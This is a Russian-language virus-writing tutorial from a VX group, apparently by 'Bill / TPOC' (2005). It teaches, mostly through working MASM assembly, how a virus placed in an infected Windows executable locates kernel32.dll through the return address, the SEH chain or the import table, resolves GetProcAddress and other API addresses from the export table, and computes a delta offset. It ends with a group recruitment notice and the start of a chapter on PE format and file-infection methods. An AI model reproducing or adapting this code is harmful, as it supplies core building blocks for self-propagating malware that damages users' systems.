;Вход: В esi - адрес файла в памяти
;Выход: если файл правильный, то eax=1, иначе eax=0
;Заметки: обычно процедура используется с проецируемыми файлами в память
;#####
ValidPE proc
    push esi;сохраняем все регистры
    pushf;сохраняем регистр флагов
    .IF WORD ptr [esi]=="MZ"
        assume esi:ptr IMAGE_DOS_HEADER;указание компилятору, что в esi указатель на IMAGE_DOS_HEADER
        add esi,[esi].e_lfanew;переход к PE заголовку
    .IF WORD PTR [esi]=="EP"
        popf;восстанавливаем значения флагов
        pop esi;восстанавливаем значения регистров
        mov eax,TRUE
        ret
    .ENDIF
    .ENDIF
    popf;восстанавливаем значения флагов
    pop esi;восстанавливаем значения регистров
    mov eax,FALSE
    ret
ValidPE endp
;#####
;Конец процедуры ValidPE
;#####
```

Получение базы

Допустим, что мы каким-либо способом получили адрес где-то в kernel32.dll. Способы получения такого адреса приведены в разделе “Способы получения адреса в памяти kernel32.dll”. Теперь наша задача получить базу по данному адресу. В нескольких способах мы сначала получаем адрес в памяти внутри kernel32.dll. Мы используем здесь гранулярность выделения памяти, т.е. сначала выравниваем значение адреса до 64 Кб, проверяем не база ли это уже kernel32.dll, если нет, то идем шагами назад по 64 Кб. Чтобы проверить, не база ли это, проверяем правильность формата PE-файла.

Теперь вопрос о том, сколько страниц проверять и когда останавливаться. Размер исполняемого образа kernel32.dll в WindowsXPSP2 около 1 Мб. Мы не знаем, где находится сама процедура CreateProcess или UnhandledExceptionFilter. Но она точно содержится в секции кода PE-файла. Можно проанализировать PE-заголовок и выяснить начало секции кода и ее размер. Но это избыточные меры. В каждой ОС семейства Windows, как показывает проведенное тестирование, база находится без счетчика. Я тестировал свою программу на ОС Windows 95,98,ME,2000,XP. Предлагаю Вам табличку с базами:

ОС	База kernel32.dll
Windows XP SP1	77E60000H
Windows XP SP2	7C000000H
Windows 2000 SP4	79430000H

Можно полагаться на результаты тестирования. Но я ввожу счетчик, лишь для того, чтобы сделать процедуру универсальной.

Вот исходный код процедуры для получения базы:

```
;#####
;Процедура GetBase
;Поиск базы исполняемого файла, если есть адрес где-то внутри него
;Вход: В esi - адрес внутри файла в памяти
;Выход: В eax - база PE-файла
;Заметки:обычно процедура используется с спроецируемыми файлами в память
;#####
GetBase proc
LOCAL Base:DWORD;чтобы не изменять контекст по договоренности
push esi;сохраняем все регистры, которые используются
push ecx

pushf;сохраняем регистр флагов
and esi,0FFFF0000H;гранулярность выделения памяти
mov ecx,6;счетчик страниц

NextPage;;проверка очередной страницы
call ValidPE
.if eax==1
mov Base,esi
popf
pop ecx
pop esi
mov eax,Base
ret
.ENDIF
sub esi,10000H
loop NextPage

popf;восстанавливаем значения флагов
pop ecx
pop esi;восстанавливаем значения регистров
mov eax,FALSE;не нашли базу :(
ret
GetBase endp
;#####
;Конец процедуры GetBase
;#####
```

Способы получения адреса в kernel32.dll

В этом разделе будут рассмотрены способы получения адреса в памяти внутри спроецированной DLL.

Способ 1: Адрес возврата

Посмотрите такой пример:

```
.386
option casemap:none
.model flat,stdcall
;-----IncludeLib and Include-----
includelib f:\tools\masm32\lib\kernel32.lib
include f:\tools\masm32\include\kernel32.inc
;-----End IncludeLib and Include-----
.data
db 0
.code
start:
    pop eax;берем из стека значение и записываем его в eax
    invoke ExitProcess,0
end start
```

Что, по Вашему, поместиться в регистр `eax`? Как операционная система создает процесс? Правильно, с помощью функции `CreateProcess`. `CreateProcess` находится где-то внутри `kernel32.dll`. Т.о. в `eax` мы получаем адрес где-то внутри `kernel32.dll`. Когда запускается зараженный файл, то управление передается вирусу. Вот тут-то мы и сцапаем нужный адрес. Но это естественно надо сделать сразу при запуске программы, а то стек забьется какими-нибудь данными или адресами возврата. Вот код, который должен выполнить Ваш вирус для получения базы `kernel32.dll` с помощью данного способа:

```
start;;начало тела вируса

mov esi,[esp]
call GetBase;после вызова в eax - база kernel32.dll
```

Просто, не правда ли?

Способ 2: SEH

SEH расшифровывается как Structured Exception Handling. По-русски – Структурная Обработка Исключения (СОИ). Вы узнаете о SEH все в соответствующей части данной книги. Здесь я только приведу способ, как получить адрес в `kernel32.dll` используя SEH. Кажется навороченно, да? Но на самом деле это достаточно просто. По адресу `FS:0` находится структура, которая называется TIB (Thread Information Block). Первый `DWORD` TIB'a указывает на структуру которую называют ERR. Вот как она выглядит:

1ый dword	Указатель на следующую ERR структуру
2ой dword	Указатель на обработчик исключения

Т.о. формируется связный список. Как узнать где заканчивается связный список? Если это последний элемент списка, то 1ый `DWORD` имеет значение -1. Операционная система при создании процесса сама устанавливает обработчик, чтобы, если что, выдать на экран `MessageBox` сообщением об ошибке. Если это последний элемент в цепочке структур ERR, то указатель на обработчик исключения будет находиться где-то в `kernel32.dll`. Важно где именно. Этот адрес не будет совпадать с функцией `UnhandledExceptionFilter`. Это можно проверить практически. На самом деле это стандартный обработчик ОС Windows. Вот процедура, которая демонстрирует эту технику:

```
;#####
;Процедура GetKernelSEH
;Поиск адрес внутри kernel32.dll
```



```

;Вход: ничего
;Выход:В еах - адрес внутри kernel32.dll
;#####
GetKernelSEH proc
    assume fs:flat;для масма обязательно. По умолчанию assume fs:err
    mov eax,dword ptr fs:[0];в еах - указатель на структуру ERR
NextElem:
    cmp dword ptr [eax],-1;последний элемент
    je Yes
    mov eax,dword ptr [eax]
    jmp NextElem
Yes;;если пришли к последнему элементу
    mov eax,[eax+4]
    ret
GetKernelSEH endp
;#####
;Конец процедуры GetKernelSEH
;#####

```

После получения адреса внутри kernel32.dll вызываем функцию GetBase, передавая ей соответствующие параметры для получения базы.

Таблица импорта

Этот способ отличается от приведенных выше. При загрузке PE-файла в память загрузчик заполняет адреса соответствующих функций из соответствующих DLL, которые нужны программе. Т.е. эти адреса хранятся внутри PE-файла, когда он загружен. Нам необходимо получить адрес любой функции из kernel32.dll

В таблице импорта есть два массива адресов. Один не изменяется. В нем содержатся сразу адреса импортируемых функций. Это применимо, в частности, для системных DLL. Второй массив заполняется при загрузке PE-файла. Чтобы найти базу kernel32.dll надо найти таблицу импорта. В таблице импорта найти второй массив адресов. Массивы называются IMAGE_THUNK_DATA и описаны в WINNT.H. Первый массив называется OriginalFirstFunk, второй FirstThunk. Точнее так называются указатели на них, определенные в WINNT.H. Вам надо хорошо разбираться в импорте PE-файлов, чтобы понять это. Сначала мы должны найти начало зараженного файла. Потом переходим к PE-заголовку. Далее проходим до IMAGE_DATA_DIRECTORY. Переходим к элементу с индексом 1. Элемент с индексом 1 соответствует таблице импорта PE-файла. Сохраняем RVA и складываем его с базой нашего EXE. По найденному адресу находятся структуры IMAGE_IMPORT_DESCRIPTOR. В этой структуре есть элемент – указатель на имя импортируемой DLL. Проверяем не kernel32.dll ли это, если нет, то идет к следующей структуре IMAGE_IMPORT_DESCRIPTOR. Если это kernel32.dll, то идем по указателю FirstThunk. Он указывает на таблицу адресов импорта или по-другому IMAGE_THUNK_DATA. Эта таблица переписывается загрузчиком PE-файла при загрузке. Вы можете подумать, что можно из таблицы импорта сразу взять адрес функции GetProcAddress. Но не факт что она будет там, так как сам EXE-файл может не импортировать функцию. Вот код который выуживает адрес одной из функций библиотеки kernel32.dll:

```

;#####
;Процедура GetKernelImport
;Поиск адреса внутри kernel32.dll
;Вход: ничего
;Выход:В еах - адрес внутри kernel32.dll
;#####
GetKernelImport proc
    push esi
    push ebx
    push edi
    call x

```

```

x:
mov esi,dword ptr [esp];в esi - смещение данной команды
add esp,4;выравниваем стек
and esi,0FFFF0000h;используем гранулярность
y:
call ValidPE;начало EXE-файла?
.IF eax==0;если нет, то ищем дальше
sub esi,010000h
jmp y
.ENDIF

mov ebx,esi;в ebx теперь будем хранить базу
assume esi:ptr IMAGE_DOS_HEADER
add esi,[esi].e_lfanew;в esi - заголовок PE

assume esi:ptr IMAGE_NT_HEADERS
lea esi,[esi].OptionalHeader;в esi - адрес опционального заголовка

assume esi:ptr IMAGE_OPTIONAL_HEADER
lea esi,[esi].DataDirectory;в esi - адрес DataDirectory

add esi,8;в esi - элемент 1 в DataDirectory
mov eax,ebx
add eax,dword ptr [esi];в eax - смещение таблицы импорта
mov esi,eax
assume esi:ptr IMAGE_IMPORT_DESCRIPTOR
NextDLL:
mov edi,[esi].Name1
add edi,ebx
.IF DWORD PTR [edi]=="NREK";черт, мы могли бы написать так:
.IF TBYTE PTR [edi]=="LLD.LENREK", но нас сдерживает формат машинной
; команды Intel в которой константа может быть не более 4 байт
;нашли запись о kernel32!!!
mov edi,[esi].FirstThunk
add edi,ebx;в edi - VA массива IMAGE_THUNK_DATA
mov eax,dword ptr [edi];в eax адрес какой-то из функций kernel32.dll
pop edi
pop ebx
pop esi
ret
.ENDIF
add esi,sizeof IMAGE_IMPORT_DESCRIPTOR
jmp NextDLL
GetKernelImport endp
;#####
;Конец процедуры GetKernelImport
;#####

```

Здесь были рассмотрены наиболее популярные и известные способы. Если у Вас есть мысли по этому поводу, то присылайте их мне на электронную почту, обсудим вместе.

Поиск адресов API-функций

Поиск GetProcAddress

Вот мы получили базу kernel32.dll в адресном пространстве текущего процесса. Теперь нам надо найти для начала функцию GetProcAddress. С ее помощью мы получим желаемые адреса API-функций, которые мы будем использовать. Чтобы получить адрес функции GetProcAddress будет анализировать таблицу экспорта PE-файла.

Для начала находим таблицу экспорта. Из нее получаем адрес массива AddressOfNames. Это массив двойных слов. Каждое двойное слово – это RVA на ASCII строку с именем экспортируемой функции. Мы проходим по этому массиву и сравниваем имя «GetProcAddress» с именем экспортируемой функции. Номер слова в AddressOfNames будет индексом для массива AddressOfFunctions. Но нельзя забывать о элементе nBase структуры IMAGE_EXPORT_DIRECTORY. Это начальный номер экспорта для экспортируемых функций. После получения индекса функции мы должны нормализовать его значение относительно nBase. Полученный индекс используем для получения адреса функции из массива AddressOfFunctions.

Вот процедура которая все это делает:

```
;Процедура GetGetProcAddress
;Поиск адреса внутри kernel32.dll
;Вход: в стек кладется смещение имени "GetProcAddress"
; ebx - база kernel32.dll
;Выход: в eax - адрес функции GetProcAddress
;#####
GetGetProcAddress proc NameFunc:DWORD
    pushad;сохраняем регистры
    mov esi,ebx
    assume esi:ptr IMAGE_DOS_HEADER
    add esi,[esi].e_lfanew;в esi - заголовок PE

    assume esi:ptr IMAGE_NT_HEADERS
    lea esi,[esi].OptionalHeader;в esi - адрес опционального заголовка

    assume esi:ptr IMAGE_OPTIONAL_HEADER
    lea esi,[esi].DataDirectory;в esi - адрес DataDirectory
    mov esi,dword ptr [esi]
    add esi,ebx;в esi - структура IMAGE_EXPORT_DIRECTORY
    push esi
    assume esi:ptr IMAGE_EXPORT_DIRECTORY
    mov esi,[esi].AddressOfNames
    add esi,ebx;в esi - массив имен функций
    xor edx,edx;в edx - храним индекс

    mov eax,esi
    mov esi,dword ptr [esi]
NextName:;поиск следующего имени функции
    add esi,ebx
    mov edi,NameFunc
    mov ecx,14;количество байт в "GetProcAddress"
    cld
    repe cmpsb
    .IF ecx==0;нашли имя
        jmp GetAddr
    .ENDIF
    inc edx
    add eax,4
    mov esi,dword ptr [eax]
    jmp NextName
GetAddr:;если нашли "GetProcAddress"
    pop esi
    mov edi,esi
    mov esi,[esi].AddressOfNameOrdinals
    add esi,ebx;в esi - массив слов с индексами
    mov dx,word ptr [esi][edx*2]
    assume edi:ptr IMAGE_EXPORT_DIRECTORY
    sub edx,[edi].nBase;вычитаем начальный ординал
    inc edx;т.к. начальный ординал начинается с 1
    mov esi,[edi].AddressOfFunctions
    add esi,ebx;в esi - массив адресов функций
    mov eax,dword ptr [esi][edx*4]
    add eax,ebx;в eax - адрес функции GetProcAddress
    mov NameFunc,eax
    popad;восстанавливаем регистры
    mov eax,NameFunc
    ret
```

```

GetGetProcAddress endp
;#####
;Конец процедуры GetGetProcAddress
;#####

```

Получение остальных адресов функций

После вызова функции GetGetProcAddress в регистре eax у нас есть адрес функции GetProcAddress. Передавая соответствующие параметры функции, получаем адреса других функций. Вызывать функцию можно как `call eax`. Взгляните на код:

```

.data
AddAtom1 db "AddAtomA",0
start:
call GetKernelImport
mov esi,eax
call GetBase
mov esi,eax
push offset NameGetProcAddress
call GetGetProcAddress
push offset AddAtom1;указатель на строку
push esi;передаем базу kernel32.dll
call eax

```

После вызова `call eax` в регистре eax будет лежать адрес функции AddAtomA. При поиске не забывайте, что одна и та же функция может присутствовать в 2-х версиях – ANSI и UNICODE. Функции принимающие ANSI-строки, у них в конце имени стоит буква «A». Функции принимающие UNICODE-строки, у них в конце имени стоит буква «W». В примере выше, функция AddAtom принимает указатель на ANSI-строку. Как узнать, что функция существует в двух вариантах? Есть два способа. 1) Подумать :) Если функция принимает какую-нибудь строку, то она точно в двух вариантах. 2) В Win32.hlp – справочнике по API-функциям, в описании каждой функции можно посмотреть краткую информацию о функции (кнопка QuickInfo). Там есть строка Unicode. Если там что-нибудь, кроме None, то функция существует в двух вариантах, иначе - в одном. Описание функции GetProcAddress, я думаю, Вы посмотрите сами.

Нам может быть полезна функция LoadLibrary, которая загружает PE-файл в адресное пространство процесса. Если модуль уже загружен, то эта функция вернет нам базовый адрес данного модуля. Она будет нужна, если наш зверь требует функции, которые могут не быть в KERNEL32.DLL. Единственный параметр, который передается LoadLibrary, это адрес строки с именем требуемой DLL или EXE-файла. Теперь я опишу, как действуют большинство вирусов при получении адресов API-функций.

Вирус хранит в своем теле имена API-функций чтобы потом найти их адреса. Он может также хранить контрольные суммы для строк, содержащих имена. Но я пока не буду затрагивать теорию контрольных сумм. Все что известно о хешах и контрольных суммах, стандартные алгоритмы и примеры использования, Вы узнаете в соответствующей главе. А пока потерпите. Здесь мы рассмотрим пока только простые имена.

Где внутри тела вируса есть такие строки:

```

imp:
db 'FindFirstFileA',0
db 'FindNextFileA',0
db 'FindClose',0
db 'CreateFileA',0

```

Им соответствуют переменные вида:

```

f:
_FindFirstFileA dd ?

```

```

_FindNextFileA dd ?
_FindClose dd ?
_CreateFileA dd ?

```

Важно, что между ними взаимнооднозначное соответствие (привет Соломатину О.Д.!). Порядок, тоже сохраняется. Этими свойствами мы и пользуемся при получении адресов. Можно, конечно, обойтись без циклов и соответствий, но в ассемблере халявы нет, в вирмейкинге тем более.

Ниже приведен код процедуры, которая заполняет соответствующую область адресами нужных API-функций:

```

;#####
;Процедура GetAPIs
;Получение адресов всех требуемых API-функций
;Вход: В edi указатель на массив ASCIIZ строк имен функций
; В ebx - смещение массива двойных слов которые заполняет функция
; В esi - база kernel32.dll
; В ecx - адрес функции GetProcAddress
; В стек кладется количество функций
;Выход:заполняются соответствующие поля
;#####
GetAPIs proc Number:DWORD
    Pushad
    mov eax,ecx
    mov ecx,Number
NextFunc:
    push eax
    push esi
    push edi
    push ebx
    push ecx

    push edi;имя функции
    push esi;база kernel32
    call eax;вызов GetProcAddress

    pop ecx
    pop ebx
    pop edi
    pop esi

    mov dword ptr [ebx],eax;помещаем адрес функции в переменную
    pop eax
    add ebx,4;следующая переменная
    push ecx;сохраняем счетчик
    mov ecx,30;для цепочечной команды
    push eax
    mov al,0;ищем 0
    repne scasb
    pop eax
    pop ecx
    loop NextFunc
    popad
    ret
GetAPIs endp
;#####
;Конец процедуры GetAPIs
;#####

```

Далее я привожу пример программы которая демонстрирует использование данных методик. Также программа использует дельта смещение описанное выше. Программа просто создает файл с именем "c:\2.txt", а потом завершается. Естественно, что адреса API функций мы получаем сами. Никаких библиотек импорта, как Вы поняли, не требуется. В файле Part1.incнаходятся требуемые функции, листинги которых приведены выше. Файл Part1.inc можно скачать отсюда.

```

.386
option casemap:none
.model flat,stdcall
include \tools\masm32\include\windows.inc

```

```

includelib \tools\masm32\lib\kernel32.lib
include \tools\masm32\include\kernel32.inc
.data
db 0
.code
invoke ExitProcess,0
start:

call delta
delta:
mov ebp,dword ptr [esp]
sub ebp,offset delta
lea ebx,[ebp+x]
jmp x
a db "c:\\2.txt",0
NameGetProcAddress db "GetProcAddress",0
imp:
db 'CreateFileA',0
address label DWORD
_CreateFileA dd ?
include part1.inc
x:
lea eax,[ebp+GetKernelSEH]
call eax
mov esi,eax
lea eax,[ebp+GetBase]
call eax

mov esi,eax

lea eax,[ebp+NameGetProcAddress]
push eax
lea eax,[ebp+GetGetProcAddress]
mov ebx,esi
call eax

mov ecx,eax
lea edi,[ebp+imp]
lea ebx,[ebp+address]
push 1
lea eax,[ebp+GetAPIs]
call eax
mov eax,[ebp+_CreateFileA]
push 0
push FILE_ATTRIBUTE_NORMAL
push CREATE_NEW
push 0
push 0
push 0
lea ecx,[ebp+a]
push ecx
call eax
end start

```

Кстати у меня к Вам маленький вопрос уважаемый читатель. Что будет, если мы получим базу не с помощью функции `callGetKernelSEH`, а с помощью функции `GetKernellImport`? Ответ: программа глюканет. Вы заметили, что наша программа не пользуется никакими прототипами? Из-за этого у нее нет экспортируемых функций. Но, если Вы будете внедрять код, то этот метод отлично подойдет, т.к. практически все Windowsприложения импортируют функции из библиотеки `kernel32.dll`. Кроме такой, листинг которой, приведен выше. Не забудьте поменять атрибут секции кода, если будете компилировать программу.

Дельта смещение

Это последняя вещь, о которой я хотел Вам рассказать в той главе. Представьте, что Вы заразили файл. Теперь код вируса или его часть находится в другом ехе-файле. Например, возьмем переменную _CreateFileA. Она имеет определенное смещение. Смещение это фиксировано. И если код, приведенный выше запишется в другой ехе-файл, то это смещение будет уже некорректным. Наша задача сделать так, чтобы смещение не зависело от местоположения кода. Для этого, нам надо узнать по какому смещению находится наш код. И относительно этого смещения вычислить смещение нашей переменной. Это же относится и к функциям нашего кода. Дельта смещение – это значение, показывающее на сколько байт сместилось положение нашего кода. Проще говоря дельта-смещение – это адрес где находится код которые сейчас выполняется. Дельта-смещение вычисляют обычно вначале старта кода вируса.

Вот пример получения дельта-смещения:

```
call delta
delta:
    pop ebp
    sub ebp,offset delta
```

После выполнения этого кода в регистре ебп находится дельта смещение. Вот еще несколько способов получения дельта смещения:

```
d: jmp c1
x dw 0
c1: lea ebp,x
    sub ebp,offset d
    sub ebp,2;в EBP - дельта смещение
```

Еще один, по типу предыдущего:

```
d: jmp c1
x db "Hello!!! I'm Crazy Virus",0
c1: lea ebp,x
    sub ebp,offset d
    sub ebp,2;в EBP - дельта смещение
```

Вот этот прием от BillyBelcebu:

```
mov ebx,old_size_of_infected_file;используем размер файла, до инфицирования
jmp ebx
```

И Еще:

```
m: lea ebx,m
    sub ebx,offset m;в EBX - дельта смещение
```

На самом деле существует бесконечное число способов получить дельта смещение. Это зависит только от Вашей фантазии и знания языка ассемблер.

Использование дельта смещения

Теперь, как пользоваться переменными или функциями. Пусть у нас есть две переменные Хи Y. Пусть дельта смещение находится в регистре ЕБП, тогда обращение к переменным в Вашем коде будет выглядеть следующим образом:

```
...
mov eax,[EBP+offset X]
xor eax,4
mov [EBP+offset Y],eax
...
jmp x;например, переход к нормальной точке входа
```

```

X DB 123
Y DW 0
Т.к. адреса функций помещаются в переменные, то этот способ также можно использовать для вызова
функций:
...
push 0
mov eax,[EBP+offset _ExitProcess]
call eax
...
jmp x;например, переход к нормальной точке входа
_ExitProcess dd ?

```

Защита

В данной главе приводились методы, которые используют очень много вирусов. Этот код типичен. Эвристика просто должен распознавать что-то подобное.

Благодарности

В этом разделе я хочу выразить благодарности людям, которые помогли мне:

DayDream/ TPOC Volodya/ wasm. ru – Вы все его знаете, спасибо за поддержку

Aquila/ wasm. ru – твои переводы помогли многим, мне в том числе

Svl

/TPOC

Follower

/TPOC

Occas'

Ion – спасибо за интересные идеи

z0mbie/29a – большой respect Тебе

Sars

The Great Zopuh

Slon

NoName

ThePassionOfCode

Продолжается набор в группу TPOC. Если Вы считаете, что в Ваших жилах течет исследовательская кровь, то Вы непременно должны со мной связаться. Все желающие могут сделать это по электронной почте billtpoc@mail.ru или по ICQ.- 243091189. У TPOCсайта пока нет, но Вы можете зайти на мой сайт <http://vxbill.narod.ru>. Там Вы можете узнать последние новости.

От зеленого к красному: Глава 2: Формат исполняемого файла ОС Windows. PE32 и PE64. Способы заражения исполняемых файлов.

Автор: Bill / ТРОС

Дата: 2005-06-27

- Общий вид PE-файла.
- Терминология применимая для файлов PE-формата. 3
- DOS-MZ заголовок.
- Файловый заголовок.
- Опциональный заголовок. 8
- Работа с заголовками PE-файла. 18
- Работа с таблицей директорий. 19
- Таблица секций.
- Работа с таблицей секций.
- Таблица Экспорта.
- Как происходит экспорт.
- Передача экспорта.
- Работа с таблицей экспорта.
- Таблица импорта.
- Структуры и термины импорта.
- Стандартный механизм импорта.
- Пример работы с таблицей импорта.
- Биндинг.
- Bound-импорт.
- Пример работы с Bound-импортом..
- Delay-импорт.
- Пример работы с Delay-импортом.
- Особенности импорта на конкретных реализациях загрузчиков.
- Базовые поправки.
 - * Пример работы с базовыми поправками.
- Программа PE Inside Console Version.
- Программа PEInsidev0.5alfa.
- PE64.
- Домашнее задание.
- Способы внедрения внутрь исполняемого файла.
- Поиск файлов.
- Проверка PE-файла на правильность.
- Способ 1. Внедрение в заголовок.
- Получение важных частей отображения.
- Переход на старый AddressOfEntryPoint
- Код инфектора.
- Способ 2. Запись в конец последней секции.
- Итоговый размер файла.
- Код инфектора.
- Способ 3. Добавление новой секции.
- Код инфектора.

- Способ 4. Удаление базовых поправок.
- Продвинутое приемы при заражении PE-файлов.
- Резюме.

В этой главе мы исследуем формат исполняемых файлов в операционной системе Windows. Все факты, которые будут касаться этого изложения подходят для ОС WindowsXPс установленным SP2. Но большинство фактов распространяются на всю платформу Win32. Я буду рассматривать все поля PE-формата полностью. Я привожу здесь описания используемых структур, для того чтобы Вы могли использовать этот документ и как справочник.

Формат PE(PortableExecutable) – это переносимый исполняемый формат файлов. Переносимым он является потому, что он единственный для всех операционных систем Windows(9x,NT). Есть форматы и другие, но для платформы Win32 этот формат является единственным.

PE-формат впервые был использован в ОС Windows3.1. Он был стандартизирован в 1993 году и базируется на формате COFF(Common Object File Format), который использовался в нескольких UNIXи VMS. Приступим, сначала рассмотрим общий вид PE-файла, чтобы Вы имели представление о нем.

Общий вид PE-файла


PE-файл в самом своем начале содержит программу для ОС DOS. Эта программа называется stub и нужна для совместимости со старыми ОС. Если мы запускаем PE-файл под ОС DOS или OS/2 она выводит на экран консоли текстовую строку, которая информирует пользователя, что данная программа не совместима с данной версией ОС. Программист при линковке может указать любую программу DOS, любого размера. После этой DOS-программы идет структура, которая называется IMAGE_NT_HEADERS. Эта структура определена так:

```
typedef struct _IMAGE_NT_HEADERS
{
    DWORD Signature;
    IMAGE_FILE_HEADER FileHeader;
    IMAGE_OPTIONAL_HEADER32 OptionalHeader;
}
```

Почти все определения структур PE-файла Вы можете узнать из заголовочного файла WINNT.H, который поставляется вместе с какой-нибудь средой программирования.

Первый элемент IMAGE_NT_HEADERS – сигнатура PE-файла. Для PE-файлов она должна иметь значение IMAGE_NT_SIGNATURE. Далее идет структура, которая называется файловым заголовком и определенная как IMAGE_FILE_HEADER. Файловый заголовок содержит наиболее общие свойства для данного PE-файла. Мы рассмотрим файловый заголовок в соответствующем разделе. После файлового заголовка идет опциональный заголовок - IMAGE_OPTIONAL_HEADER32. Он содержит специфические параметры данного PE-файла. В конце опционального заголовка содержится массив элементов DataDirectory. Он служит для доступа к некоторым сущностям, которые могут быть секциями (о секциях далее), а могут и не быть. В общем случае эти сущности называются – директориями. После опционального заголовка начинается таблица секций. В ней содержится информация о каждой секции. После таблицы секций идут исходные данные для секций. В конец PE-файла можно записать любую информацию и от этого функционирование программы не измениться (если там не присутствует проверка контрольной суммы etc.). Вы можете посмотреть, как выглядит PE-файл на рисунке, тогда Вы поймете, о чем я говорил в этом разделе:

—



Терминология применимая для файлов PE-формата

Секция – непрерывный набор страниц памяти с одинаковыми атрибутами. Бывают секции кода, данных, ресурсов и т.д. Обычно данные делятся на секции, если предполагается, что они будут использоваться одинаковым образом, т.е. например, только для чтения или только для записи. Также, данные могут делиться на секции в зависимости от того, что, представляют из себя, эти данные, например ресурсы или таблица импорта. В общем случае может быть, например 12 секций с одинаковыми атрибутами, и используемые для кода. Мы вправе сами создавать секции, указывая это компиляторам. С другой стороны секция это отдельная сущность PE-файла. Вы только прочтите, что пишут Microsoft спецификации PE/COFF формата, что такое секция:

«A section is the basic unit of code or data within a PE/COFF file. In an object file, for example, all code can be combined within a single section, or (depending on compiler behavior) each function can occupy its own section. With more sections, there is more file overhead, but the linker is able to link in code more selectively. A section is vaguely similar to a segment in Intel 8086 architecture. All the raw data in a section must be loaded contiguously. In addition, an image file can contain a number of sections, such as .tls or .reloc, that have special purposes»

Прочтите внимательно, Microsoft – звери хитрые, просто так писать ничего не будут, да и НЕ писать тоже. Хотя, время течет и все устаревает.

VA (Virtual Address) – виртуальный адрес. Адрес в адресном пространстве текущего процесса.

RVA (RelativeVirtualAddress) – относительный виртуальный адрес. При загрузке PE-файла, ОС использует механизм файлового мэппинга (FileMapping). Т.е. она проецирует данный exe, dll, sys или scr файл по какому-то адресу в виртуальном адресном пространстве. Адрес начала проекции называется *базовым адресом* в памяти данного exe, dll, sys или scr файла. А смещение

относительно базового адреса называется – относительным виртуальным адресом. Например, EXE-файл спроецирован по адресу 400000H. Тогда если PE-заголовок находится по адресу 4000E0H, то RVAPE-заголовка будет E0. В PE-заголовке очень много параметров указываются через RVA. А если RVAначала инструкций в файле есть 1000H, то виртуальный адрес будет равен 401000H учитывая, что база 400000H. Чтобы посчитать относительный виртуальный адрес по данному виртуальному адресу используется следующая формула:

$$(1) \text{ RVA} = \text{VA} - \text{IMAGE_OPTIONAL_HEADER.ImageBase}$$

Иногда возникает необходимость посчитать файловое смещение соответствующее VAили RVA. Если требуется смещение внутри секции, используется следующая формула:

$$(2) \quad \text{offset} = \text{RVA} - \text{IMAGE_SECTION_HEADER.VirtualAddress} + \text{IMAGE_SECTION_HEADER.PointerRawData}$$

Если смещение находится вне секции, т.е. в заголовке, таблице секций или еще где-нибудь, то естественно файловое смещение равно RVA. Вот код функции, которая возвращает файловое смещение в зависимости от RVA:

```
//Base - файл проецируется в память, это его база
//RVA - значение, которое нужно преобразовать в Offset
DWORD RVAtOffset(DWORD Base,DWORD RVA)
{
    PIMAGE_NT_HEADERS pPE=(PIMAGE_NT_HEADERS)((long)Base+((PIMAGE_DOS_HEADER)Base)-»e_lfanew);
    short NumberOfSection=pPE-»FileHeader.NumberOfSections;
    long SectionAlign=pPE-»OptionalHeader.SectionAlignment;
    PIMAGE_SECTION_HEADER Section=(PIMAGE_SECTION_HEADER)
        (pPE-»FileHeader.SizeOfOptionalHeader+(long)&
        (pPE-»FileHeader)+sizeof(IMAGE_FILE_HEADER));
    long VirtualAddress,PointerToRawData;
    bool flag=false;
    for (int i=0;i<NumberOfSection;i++)
    {
        if ((RVA>=(Section-»VirtualAddress))&&
            (RVA<Section-»VirtualAddress+
            ALIGN_UP((Section-»Misc.VirtualSize),SectionAlign) ))
        {
            VirtualAddress=Section-»VirtualAddress;
            PointerToRawData=Section-»PointerToRawData;
            flag=true;
            break;
        }
        Section++;
    }
    if (flag) return RVA-VirtualAddress+PointerToRawData;
    else return RVA;
}
```

Макрос ALING_UP определен при описании параметра SectionAlignment в опциональном заголовке. Кстати, с помощью CreateFileMapping можно спроецировать файл как PE, т.е. кусками по секциям, а не как сплошной файл. Это делается так:

```
HANDLE hFile=CreateFile("c:\\regedit.exe",GENERIC_WRITE | GENERIC_READ,FILE_SHARE_WRITE,
    NULL,OPEN_EXISTING,FILE_ATTRIBUTE_NORMAL,NULL);
HANDLE hMapping=CreateFileMapping(hFile,NULL,PAGE_READWRITE | SEC_IMAGE,0,0,NULL);
HANDLE hMap=MapViewOfFile(hMapping,FILE_MAP_ALL_ACCESS,0,0,0);
```

Параметр SEC_IMAGEуказывает, что проецировать файл надо как исполняемый. Естественно мы будем только так проецировать файлы при заражении, чтобы не высчитывать соответствий смещения в файле и RVA.

IAT – таблица адресов импорта. Массив двойных слов, содержащие RVA импортируемых функций.

INT – таблица импортируемых имен. Массив двойных слов, каждое из которых является RVA на ASCIIZ-строку с импортируемой функцией.

В начале файла располагается DOS-MZзаголовок. Он определен следующим образом:

```
typedef struct _IMAGE_DOS_HEADER {      // DOS .EXE header
    WORD   e_magic;                      // Magic number
